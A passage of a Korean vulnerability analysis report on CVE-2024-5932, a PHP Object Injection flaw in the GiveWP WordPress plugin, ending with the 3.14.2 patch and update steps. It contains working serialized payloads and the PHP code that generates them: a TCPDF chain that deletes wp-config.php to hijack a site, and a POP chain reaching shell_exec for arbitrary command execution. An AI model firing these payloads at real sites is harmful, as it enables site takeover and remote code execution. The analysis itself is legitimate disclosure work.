


그림 19. stripslashes_deep 함수를 통한 필터링

그림 20. strip_tags 함수를 통한 필터링

Step 2. PHP Object Injection 그리고 POP Chain

직렬화 데이터를 전송하여 이를 역직렬화할 수 있음은 위에서 확인했다. 이 때 PHP Object Injection 공격이 가능하며, 이를 활용하기 위해서는 PHP Object Injection 공격 원리와 POP Chain 에 대한 이해가 필요하다.

1) PHP Object Injection

PHP Objection Injection 취약점은 PHP Serialization 취약점이라고도 불린다. 이는 사용자의 입력 값을 unserialize 함수에 적절한 필터링 없이 전달할 수 있을 때 발생하는 취약점이다. unserialize 함수가 역직렬화할 때, 역직렬화 대상의 클래스 소스코드 내에 구현된 PHP 매직 메서드를 호출한다. PHP 매직 메서드는 PHP 의 기본 동작을 재정의하는 __로 시작되는 특수한 메서드다. 취약점에서 활용될 수 있는 PHP 매직 메서드와 그 역할은 아래와 같다.

매직 메서드	설명
__construct	객체 생성 시 호출
__wakeup	역직렬화 이후 호출
__destruct	객체 파괴 시 호출
__call	접근 불가 함수 접근 시 호출
__set	접근 불가 속성 값을 설정할 때 호출
__get	접근 불가 속성 값을 참조할 때 호출
__toString	객체가 문자열로 처리될 때 호출

만약, 매직 메서드가 PHP Objection Injection 을 통해 조작 가능한 속성[3]값을 인수로 특정 함수를 실행하는 경우, 해당 인수 값을 변조해 서버가 악의적인 행위를 하도록 유도할 수 있다. 다음과 같은 TempFile 클래스가 있다고 가정해보자.

```
class TempFile {
    (…)
     public function __destruct()  {
     unlink($this->file);              #2 unlink('/temp/test')
     }
(…)
}
```

TempFile 클래스 내에는 file 이라는 속성이 있는데, 변조된 file 속성 값 정보가 들어있는 직렬화 데이터를 다음과 같은 코드로 생성할 수 있다.

```
class TempFile {
    public $file;
    public function __construct() {
        $this->file = "/tmp/test";    #1 Set Tempfile's property value
    }
}

$a = new TempFile();
echo serialize($a);
```

[3] 속성 (property): 클래스 내부에서 정의된 변수로, 객체의 상태를 나타내고 데이터를 정의하는데 사용함.

위 코드를 실행한 결과는 다음과 같은 직렬화 데이터로 출력된다.

```
> php serialize.php
O:8:"TempFile":1:{s:4:"file";s:9:"/tmp/test";}
```

해당 직렬화 데이터를 역직렬화하면, file 속성값으로 전달한 "/tmp/test" 파일이 삭제된다. 이는 역직렬화 시 TempFile 클래스의 __destruct 매직 메서드가 file 속성값에 해당하는 파일을 삭제하기 때문이다.

2) POP Chain (Property Oriented Programming Chain)

PHP 매직 메서드를 통해 호출한 클래스의 매직 메서드가 그 자체로는 공격에 유용하지 않을 때, 공격자는 POP Chain 이라는 기법을 활용하여 공격할 수 있다. 시스템 공격에서의 ROP(Return-Oriented Programming)[4] 와 유사하게 PHP 코드 조각들을 연결하여 의도된 행위를 수행하도록 만드는 공격이며, 위에서 설명한 매직 메서드가 그 시작점이 된다. 예를 들어, 다음과 같은 별개의 TempFile, Process 두 클래스가 있을 때,

```
class TempFile {
    (…)
        public function __destruct()  { #3 Magic method : call $this->shutdown()
        $this -> shutdown();
    }
        public function shutdown() {    #4 $this->handle->close = new Process()->close();
        $this->handle->close();
    }
    (…)
}

class Process {
   (…)
    public function close () {
        system('kill '.$this->pid);     #5 $pid = ';touch eqst';
    }
   (…)
}
```

PHP Object Injection 취약점이 발생하면 TempFile 과 Process 클래스 둘 다 그 자체로는 유효한 공격을 할 수 없지만, POP Chain 기법을 활용해 다음과 같은 코드로 출력된 직렬화 데이터를 역직렬화할 시 "touch css" 명령을 실행할 수 있다.

```
class TempFile {
    public $handle;
    public function __construct()  {
        $this -> handle = new Process();  #1 Set Tempfile's property value
    }
}

class Process {
     public $pid;
     public function __construct()  {
        $this -> pid = "; touch css";     #2 Set Process's property value
    }
}

$a = new TempFile();
echo serialize($a);
```

[4] ROP (Return-Oriented Programming): 실행 불가능한 메모리와 코드 사이닝 같은 보안 방어를 우회하기 위해 "가젯(Gadget)"이라고 불리는 기계어들을 연결하여 임의적인 연산을 수행하도록 하는 공격 기법

위 코드를 실행한 결과는 다음과 같은 직렬화 데이터로 출력된다.

```
> php serialize.php
O:8:"TempFile":1:{s:6:"handle";O:7:"Process":1:{s:3:"pid";s:11:"; touch css";}}
```

이는 Process 클래스의 close() 메서드가 TempFile 클래스의 __destruct 매직 메서드로부터 POP Chain 기법을 통해 접근이 가능하기 때문에 발생한다.

Step 3. 공격 가능 시나리오

PHP Object Injection 과 POP Chain 기법을 활용하여 GiveWP 에 공격 가능한 시나리오는 임의 파일 삭제, 임의 명령 실행이 있다.

1) 초기 설정 파일 삭제로 인한 홈페이지 탈취

GiveWP 내에는 pdf 문서 생성을 하는 TCPDF 라는 오픈소스 PHP 라이브러리가 있다. wp-content/plugins/give/vendor/tecnickcom/tcpdf/ 경로에서 확인할 수 있으며, 해당 경로 내 tcpdf.php 소스코드를 확인하면 TCPDF 클래스 소스코드를 확인할 수 있다. 해당 소스코드에서 확인할 수 있는 __destruct 매직 메서드 소스코드는 다음과 같다.

```
class TCPDF {
    }

    /**
     * Default destructor.
     * @public
     * @since 1.53.0.TC016
     */
    public function __destruct() {
        // cleanup
        $this->_destroy(true);
    }
```

그림 21. TCPDF 클래스 내 __destruct 매직 메서드

동일 클래스 내 _destory 메서드를 호출하며, _destroy 메서드의 대략적인 코드를 확인하면 다음과 같다.

```
class TCPDF {
    public function _destroy($destroyall=false, $preserve_objcopy=false) {
        if ($destroyall AND !$preserve_objcopy && isset($this->file_id)) {  ①
            self::$cleaned_ids[$this->file_id] = true;
            // remove all temporary files
            if ($handle = @opendir(K_PATH_CACHE)) {
                while ( false !== ( $file_name = readdir( $handle ) ) ) {
                    if (strpos($file_name, '__tcpdf_'.$this->file_id.'_') === 0) {
                        unlink(K_PATH_CACHE.$file_name);
                    }
                }
                closedir($handle);
            }
            if (isset($this->imagekeys)) {                                  ②
                foreach($this->imagekeys as $file) {
                    if (strpos($file, K_PATH_CACHE) === 0 && TCPDF_STATIC::file_exists($file)) {
                        @unlink($file);
                    }
                }
            }
        }
```

그림 22. TCPDF 클래스 내 _destroy 메서드

① $destroyall 값이 true 이고 $preserve_objcopy 값이 false 이며 속성 $file_id 값이 있는지 검사한다.

② 속성 $imagekeys 배열에 존재하는 파일을 하나씩 지운다.

$destroyall 값은 __destruct 매직 메서드에서 인수로 true 값이 전달되었으며, $preserve_objcopy 값은 기본적으로 false 가 설정되므로, 속성 $file_id 와 $imagekeys 값을 설정한 객체를 직렬화해서 전달하면 서버는 $imagekeys 배열로 전달된 파일의 삭제를 시도한다. 이 때, Step1 에서 설명한 바와 같이 NULL 바이트는 ₩0 으로 치환한 뒤 전송해야 한다. "wp-config.php" 파일을 삭제하는 직렬화 데이터 payload 는 다음과 같다.

```
class TCPDF {
    protected $imagekeys = array();
    protected $file_id;     # When using protected properties, replace "null" with "\0"
    public function __construct(){
        $this->file_id = md5('123');
        $this->imagekeys = ['/tmp/test'];
    }
}

$a = new \TCPDF();
echo serialize($a);
```

```
> php serialize.php
O:5:"TCPDF":2:{s:12:"*imagekeys";a:1:{i:0;s:27:"/var/www/html/wp-
config.php";}s:10:"*file_id";s:32:"101ac776f8a731a1285672ff7b071d03";}
```

여기서 생성된 악성 직렬화 데이터는 Step1 에서 설명한 바와 같이 NULL 바이트는 ₩0 으로 치환하고 backslash(₩)는 backslash 4 개(₩₩₩₩)로 치환한 뒤 전송해야 한다.

```
> php final_serialize.php
O:5:"TCPDF":2:{s:12:"₩0*₩0imagekeys";a:1:{i:0;s:27:"/var/www/html/wp-
config.php";}s:10:"₩0*₩0file_id";s:32:"101ac776f8a731a1285672ff7b071d03";}
```

위 직렬화 데이터로 요청을 보내면 다음과 같이 unlink 함수에 삭제할 파일 이름이 들어가는 것을 확인할 수 있다.





그림 23. wp-config.php 파일 삭제 요청

wp-config.php 파일은 WordPress 에는 홈페이지 설정 값들을 저장하는 데, 해당 파일 삭제에 성공하면 홈페이지 접근 시 초기 설치 과정으로 넘어간다. 이후 새로운 관리자 계정을 등록 후, 홈페이지를 장악할 수 있다.

2) POP Chain 을 이용한 임의 명령 실행

Step2 에서 설명한 POP Chain 기법을 활용하면 임의 명령 실행 또한 가능하다. Wordfence 에서 공개한 정보에 따르면 아래의 POP Chain 을 통해 임의 명령 실행이 가능한데, 그 시작점은 Stripe₩StripeObject 클래스의 __toString 매직 메서드이다.



출처: www.wordfence.com

그림 24. 원격 명령 실행을 위한 POP Chain 구성

Step1 에서 설명한 역직렬화 과정에서 StripeObject 클래스를 호출하게 되면, __toString 매직 메서드가 처음으로 호출된다. 위에서 호출하는 순서와 같이 객체를 호출하는 직렬화 데이터를 생성한다면, 다음과 같은 PHP 코드로 만들 수 있다.

```
namespace Stripe{
    class StripeObject
    {
        protected $_values;
        public function __construct(){
            $this->_values['foo'] = new
\Give\PaymentGateways\DataTransferObjects\GiveInsertPaymentData();
        }
    }
}

namespace Give\PaymentGateways\DataTransferObjects{
    class GiveInsertPaymentData{
    public $userInfo;
        public function __construct()
    {
        $this->userInfo['address'] = new \Give();
    }
    }
}

namespace{
    class Give{
        protected $container;
        public function __construct()
        {
            $this->container = new \Give\Vendors\Faker\ValidGenerator();
        }
    }
}

namespace Give\Vendors\Faker{
    class ValidGenerator{
                protected $maxRetries;
        protected $validator;
        public function __construct()
        {
            $this->maxRetries = 10;
            $this->validator = "shell_exec";
        }
    }
}

namespace{
    $a = new Stripe\StripeObject();
    echo serialize($a);
}
```

위 코드를 실행한 결과는 다음과 같은 직렬화 데이터로 출력된다.

```
> php serialize.php
O:19:"Stripe₩StripeObject":1:{s:10:"*_values";a:1:{s:3:"foo";O:62:"Give₩PaymentGateways₩DataTransferOb
jects₩GiveInsertPaymentData":1:{s:8:"userInfo";a:1:{s:7:"address";O:4:"Give":1:{s:12:"*container";O:33:"Give
₩Vendors₩Faker₩ValidGenerator":2:{s:13:"*maxRetries";i:10;s:12:"*validator";s:10:"shell_exec";}}}}}}
```

위 코드 실행 추적 결과 ValidGenerator 클래스 내에서 존재하지 않는 함수인 get 함수를 호출하게 되어 __call 매직 메서드를 호출한다. 해당 __call 매직 메서드는 다음과 같은 과정을 따른다.




그림 25. ValidGenerator 클래스 내 __call 매직 메서드

① call_user_func_array 함수를 통해 ValidGenerator 클래스 내 속성 $generator 값에 설정된 클래스의 $name 메서드에 인수로 $arguments 전달해 호출 후 $res 에 반환값을 저장한다.
② 악성 공격 직렬화 파라미터로 인해 $validator 변수에 저장된 값인 "shell_exec"와 $res 를 call_user_func 함수로 전달해서 실행한다..

위 과정만으로는 임의 명령 실행을 할 수 없다. $res 에 원하는 값이 반환되어야 임의 명령 실행을 할 수 있기 때문이다. $name 에 "get", $argument 에 "address1"이 고정적으로 들어가기 때문에 get("address1") 메서드 밖에 호출할 수 없고 클래스만 변조가 가능하다.

따라서 $generator 값에 원하는 클래스를 추가로 설정해야 한다. get("address1") 메서드 호출 시, 원하는 값을 반환할 수 있게 만드는 클래스는 전체 소스코드를 분석한 결과 wp-content/plugins/give/src/Onboarding 내 SettingsRepository.php 에서 찾을 수 있었다. 해당 클래스의 get 메서드를 확인하면 다음과 같다.

```php
public function get($name)
{
    return ($this->has($name))
        ? $this->settings[$name]
        : null;
}
```

그림 26. SettingsRepository 클래스 내 get 메서드

속성 settings 에 인수로 받은 $name 키에 해당하는 값이 있다면 해당 값을 반환하는 함수다. 따라서, 인수로 받은 address1 키 값에 해당하는 값의 명령어를 넣고 SettingsRepository 클래스의 속성 settings 배열로 설정하면 임의 명령 실행이 가능하다. 해당 부분을 추가한 악성 직렬화 데이터를 생성하는 PHP 코드는 다음과 같다.

```php
namespace Stripe{
    class StripeObject
    {
        protected $_values;
        public function __construct(){
            $this->_values['foo'] = new
\Give\PaymentGateways\DataTransferObjects\GiveInsertPaymentData();
        }
    }
}

namespace Give\PaymentGateways\DataTransferObjects{
    class GiveInsertPaymentData{
    public $userInfo;
        public function __construct()
    {
        $this->userInfo['address'] = new \Give();
    }
    }
}

namespace {
    class Give{
        protected $container;
        public function __construct()
        {
            $this->container = new \Give\Vendors\Faker\ValidGenerator();
        }
    }
}

namespace Give\Vendors\Faker{
    class ValidGenerator{
      protected $maxRetries;
        protected $validator;
        protected $generator;
        public function __construct()
        {
          $this->maxRetries = 10;
            $this->validator = "shell_exec";
            $this->generator = new \Give\Onboarding\SettingsRepository();
        }
    }
}

namespace Give\Onboarding{
```

```
    class SettingsRepository{
        protected $settings;
        public function __construct()
        {
            $this -> settings['address1'] = 'touch /tmp/EQSTtest';
        }
    }
}

namespace {
    $a = new Stripe\StripeObject();
    echo serialize($a);
}
#
```

위 코드를 실행한 결과는 다음과 같은 직렬화 데이터로 출력된다.

```
> php serialize.php
O:19:"Stripe₩StripeObject":1:{s:10:"*_values";a:1:{s:3:"foo";O:62:"Give₩PaymentGateways₩DataTransferObjects₩GiveInsertPaymentData":1:{s:8:"userInfo";a:1:{s:7:"address";O:4:"Give":1:{s:12:"*container";O:33:"Give₩Vendors₩Faker₩ValidGenerator":3:{s:13:"*maxRetries";i:10;s:12:"*validator";s:10:"shell_exec";s:12:"*generator";O:34:"Give₩Onboarding₩SettingsRepository":1:{s:11:"*settings";a:1:{s:8:"address1";s:19:"touch /tmp/EQSTtest";}}}}}}}}
```

여기서 생성된 악성 직렬화 데이터는 Step1 에서 설명한 바와 같이 NULL 바이트는 ₩0 으로 치환하고 backslash(₩)는 backslash 4 개(₩₩₩₩)로 치환한 뒤 전송해야 한다. 요청 페이로드는 다음과 같다.

```
> php final.php
O:19:"Stripe₩₩₩₩StripeObject":1:{s:10:"₩0*₩0_values";a:1:{s:3:"foo";O:62:"Give₩₩₩₩PaymentGateways₩₩₩₩DataTransferObjects₩₩₩₩GiveInsertPaymentData":1:{s:8:"userInfo";a:1:{s:7:"address";O:4:"Give":1:{s:12:"₩0*₩0container";O:33:"Give₩₩₩₩Vendors₩₩₩₩Faker₩₩₩₩ValidGenerator":3:{s:12:"₩0*₩0validator";s:10:"shell_exec";s:12:"₩0*₩0generator";O:34:"Give₩₩₩₩Onboarding₩₩₩₩SettingsRepository":1:{s:11:"₩0*₩0settings";a:1:{s:8:"address1";s:19:"touch%20/tmp/EQSTtest";}}s:13:"₩0*₩0maxRetries";i:10;}}}}}}
```

위 양식에 따라 touch /tmp/EQSTtest 명령을 악성 직렬화 데이터로 전송하면 다음과 같이 실행되는 것을 확인할 수 있다.




그림 27. call_user_func('shell_exec', 'touch /tmp/EQSTtest') 실행

실행 결과 피해자 서버에서 정상적으로 /tmp/EQSTtest 파일이 생성된 것을 확인할 수 있다.

그림 28. 임의 명령 실행 확인

■ 대응 방안

CVE-2024-5932 가 발표되기 전인 8 월 7 일, 해당 취약점을 패치한 버전인 3.14.2 가 출시되었다. 해당 버전 소스코드는 아래 링크를 통해 다운로드 받을 수 있다.

• URL: https://downloads.wordpress.org/plugin/give.3.14.2.zip

패치 이후 변경 내역이 있는 소스코드를 비교하면, 취약점이 발생했던 process-donation.php 내 give_donation_form_has_serialized_fields 메서드에서 다음과 같이 검증 파라미터를 추가한 것을 확인할 수 있다.

```
421 function give_donation_form_has_serialized_fields(array $post_data): bool
422 {
423     $post_data_keys = [
424         'give-form-id',
425         'give-gateway',
426         'card_name',
427         'card_number',
428         'card_cvc',
429         'card_exp_month',
430         'card_exp_year',
431         'card_address',
432         'card_address_2',
433         'card_city',
434         'card_state',
435         'billing_country',
436         'card_zip',
437         'give_email',
438         'give_first',
439         'give_last',
440         'give_user_login',
441         'give_user_pass',
442         'give-form-title',
443         'give_title',
444     ];
445
446     foreach ($post_data as $key => $value) {
```

그림 29. 3.14.2 패치에서 추가된 파라미터 검증 로직

해당 패치 이후, Step1 에서 살펴본 직렬화 데이터 검증 로직에 탐지되어 요청이 처리되기 전 에러가 발생하는 것을 확인할 수 있다.

그림 30. 패치 이후 공격 실패 확인

해당 취약점 패치 작업은 admin 계정으로 로그인 이후, 홈페이지의 wp-admin 페이지에 접근한 뒤, updates 에 플러그인 업데이트 기능을 통해 패치할 수 있다.




그림 31. 취약한 플러그인 패치 과정

상세 패치 내역은 아래 링크에서 확인할 수 있다.

• URL: https://wordpress.org/plugins/give/#developers

따라서, PHP Objection Injection 취약점이 존재하여 임의파일삭제 및 임의명령실행 공격이 가능한 3.14.2 버전 이하 취약한 버전의 GiveWP 플러그인 사용자는 위 작업 과정에 따라 패치를 수행해야 한다.

■ 참고 사이트

• History of Bearsthemes and GiveWP : https://givewp.com/documentation/resources/history-of-bearsthemes-and-givewp/

